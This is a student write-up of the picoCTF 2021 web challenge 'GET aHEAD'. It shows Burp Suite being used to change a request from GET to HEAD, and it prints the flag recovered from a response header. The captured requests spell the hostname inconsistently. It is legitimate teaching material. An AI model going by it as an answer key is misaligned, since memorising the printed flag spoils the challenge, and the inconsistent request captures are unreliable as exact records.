



GET aHEAD

GET aHEAD



Easy

Web Exploitation

picoCTF 2021

AUTHOR: MADSTACKS

Description

Find the flag being held on this server to get ahead of the competition

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is:

NOT_RUNNING

Launch Instance

Hints ?

1 2

Check out tools like Burpsuite to modify your requests and look at the responses

114,020 users solved



88%

Liked



picoCTF{FLAG}

Submit
Flag

Author: The Analyst: Hyposelenia

Challenge: GET aHEAD

Category: Web Exploitation

Date: 02/24/26



I. Objective

The objective of the **GET aHEAD** challenge was to retrieve the hidden flag by analyzing and manipulating HTTP request methods. Specifically, the task required identifying the correct HTTP method to use in order to access hidden server behavior and extract the flag.

II. Background

This challenge focuses on understanding **HTTP request methods**, particularly:

- GET
- POST
- HEAD

Web applications communicate using the **HTTP (Hypertext Transfer Protocol)**. Different request methods instruct the server on how to respond.

The challenge title, “**GET aHEAD**”, serves as a clue — suggesting that instead of using the common GET method, another HTTP method such as HEAD may reveal additional information.

In many cases:

- **GET** retrieves the full response body.
- **HEAD** retrieves only the response headers (without the body).
- Some servers are misconfigured and may expose hidden data through alternate methods.

This challenge demonstrates how improper handling of HTTP methods can lead to unintended information disclosure.

III. Tool Used

- **Web Browser (Chromium)** - Used to access and interact with the challenge website.
- **Burp Suite** - Used to intercept, inspect, and modify HTTP requests.



IV. Methodology


1. Launched the problem instance.

Its current status is:

NOT_RUNNING

Launch Instance


2. Started Kali Linux in Oracle VirtualBox.
3. Opened **Burp Suite**.




4. Navigated to **Proxy** → **Open Browser** (ensured Intercept was OFF initially).




Saint Columban College
College of Computing Studies
Pagadian City



5. Accessed the challenge link in the Burp browser.



6. Turned **Intercept ON** after clicking “Choose Red”.





Saint Columban College
College of Computing Studies
Pagadian City



Result:

Intercept on Forward Drop

Time	Type	Direction	Method	URL
20:49:58.23 Feb 2026	HTTP	→ Request	GET	http://wily-courier.picoc.tf.net:64209/index.php?

Request

Pretty Raw Hex

```
1 GET /index.php? HTTP/1.1
2 Host: wily-courier.picoc.tf.net:64209
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://wily-courier.picoc.tf.net:64209/index.php?
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

7. Right-clicked the intercepted request → **Send to Repeater.**

Request

Pretty Raw Hex

```
1 GET /index.php? HTTP/1.1
2 Host: wily-courier.picoc.tf.net:64209
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://wily-courier.picoc.tf.net:64209/index.php?
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

Search 0 highlights


Developer All issues

8. Tested both red and blue options.


For Red (Click Send to display the contents):



Saint Columban College
College of Computing Studies
Pagadian City



For Blue (Click Send to display the contents):



9. In the Repeater tab, modify the HTTP method (In Red):

Request

Pretty Raw Hex

```
1 GET /index.php? HTTP/1.1
2 Host: wily-courier.picocft.net:64209
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://wily-courier.picocft.net:64209/index.php?
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
```



Saint Columban College
College of Computing Studies
Pagadian City



10. Replaced GET with HEAD.

Request

```
1 HEAD /index.php? HTTP/1.1
2 Host: wily-courier.picocftf.net:64209
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://wily-courier.picocftf.net:64209/index.php?
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
```

Response

```
7 keep-alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=UTF-8
10
11
12 <!doctype html>
13 <html>
14 <head>
15 <title>
16   Red
17 </title>
18 <link rel="stylesheet" type="text/css" href="
19   //maxcdn.bootstrapcdn.com/bootstrap/3.3.5/css/bootstrap.min.css">
20 </link>
21 <style>
22   body{
23     background-color:red;
24   }
25 </style>
26 </head>
27 <body>
28 <div class="container">
29 <div class="row">
30 <div class="col-md-6">
31 <div class="panel panel-primary" style="margin-top:50px">
32 <div class="panel-heading">
33 <h3 class="panel-title" style="color:red">
34   Red
35 </h3>
36 </div>
37 <div class="panel-body">
38 <form action="index.php" method="GET">
39 <input type="submit" value="Choose Red"/>
40 </form>
41 </div>
42 </div>
43 </div>
44 <div class="col-md-6">
45 <div class="panel panel-primary" style="margin-top:50px">
46 <div class="panel-heading">
47 <h3 class="panel-title" style="color:blue">
48   Blue
49 </h3>
50 </div>
51 <div class="panel-body">
52 <form action="index.php" method="GET">
53 <input type="submit" value="Choose Blue"/>
54 </form>
55 </div>
56 </div>
57 </div>
58 </body>
59 </html>
```

11. Clicked Send.

Request

```
1 HEAD /index.php? HTTP/1.1
2 Host: wily-courier.picocftf.net:64209
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://wily-courier.picocftf.net:64209/index.php?
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
```



Saint Columban College
College of Computing Studies
Pagadian City



12. Observed the server response headers and retrieved the flag.

SendCancel<>

Request

PrettyRawHex

1 HEAD /index.php? HTTP/1.1

2 Host: wily-courier.picoctf.net:64209

3 Accept-Language: en-US,en;q=0.9

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7 Referer: http://wily-courier.picoctf.net:64209/index.php?

8 Accept-Encoding: gzip, deflate, br

9 Connection: keep-alive

10

11

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Tue, 24 Feb 2026 02:01:39 GMT

3 Server: Apache/2.4.38 (Debian)

4 X-Powered-By: PHP/7.2.34

5 flag: picoCTF{r3j3ct_th3_du4l1ty_8b13f07}

6 Keep-Alive: timeout=5, max=100

7 Connection: Keep-Alive

8 Content-Type: text/html; charset=UTF-8

9

10

V. Result

picoCTF{r3j3ct_th3_du4l1ty_8b13f07}

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Tue, 24 Feb 2026 02:01:39 GMT

3 Server: Apache/2.4.38 (Debian)

4 X-Powered-By: PHP/7.2.34

5 flag: picoCTF{r3j3ct_th3_du4l1ty_8b13f07}

6 Keep-Alive: timeout=5, max=100

7 Connection: Keep-Alive

8 Content-Type: text/html; charset=UTF-8

9

10



VI. Explanation

What is an HTTP Header?

An **HTTP header** is metadata sent between the client and server. It contains information such as:

- Content type
- Server type
- Cookies
- Response status
- Authorization tokens

Headers appear at the top of an HTTP request or response.

HTTP Methods

• GET

- Used to request data from a server.
- Returns headers + body.
- Most common method when visiting websites.

• POST

- Sends data to the server.
- Often used in forms (login, upload, etc.).
- Data is included in the request body.

• HEAD

- Similar to GET.
- Returns only headers (no response body).
- Used to check metadata without downloading full content.

In this challenge, switching from GET to HEAD revealed behavior that was not visible with the default method.



What is Burp Suite?

Burp Suite is a web security testing tool commonly used in penetration testing and CTF competitions.

Key Components Used:

- **Proxy**

Acts as an intermediary between your browser and the target server. It allows you to inspect and modify HTTP traffic.

- **Intercept**

When turned ON:

- Stops HTTP requests before they reach the server.
- Allows manual modification of requests.

When OFF:

- Traffic flows normally.

- **Repeater**

Allows you to:

- Resend captured requests.
- Modify headers, methods, or parameters.
- Test different payloads.

In this challenge, Repeater was used to modify:

GET / HTTP/1.1

into:

HEAD / HTTP/1.1

This simple modification triggered the server to reveal the flag in the response headers.



VII. Conclusion

The **GET aHEAD** challenge highlights the importance of understanding HTTP methods and server behavior.

By carefully analyzing the challenge title and modifying the request method from GET to HEAD, the hidden flag was successfully retrieved.

This exercise demonstrates:

- The importance of testing alternate HTTP methods
- How misconfigured servers may expose sensitive information
- The power of tools like Burp Suite in web exploitation
- That sometimes the solution lies in interpreting subtle clues

Overall, the challenge reinforces foundational knowledge in web protocols and ethical hacking techniques.

— **The Analyst: Hyposelenia**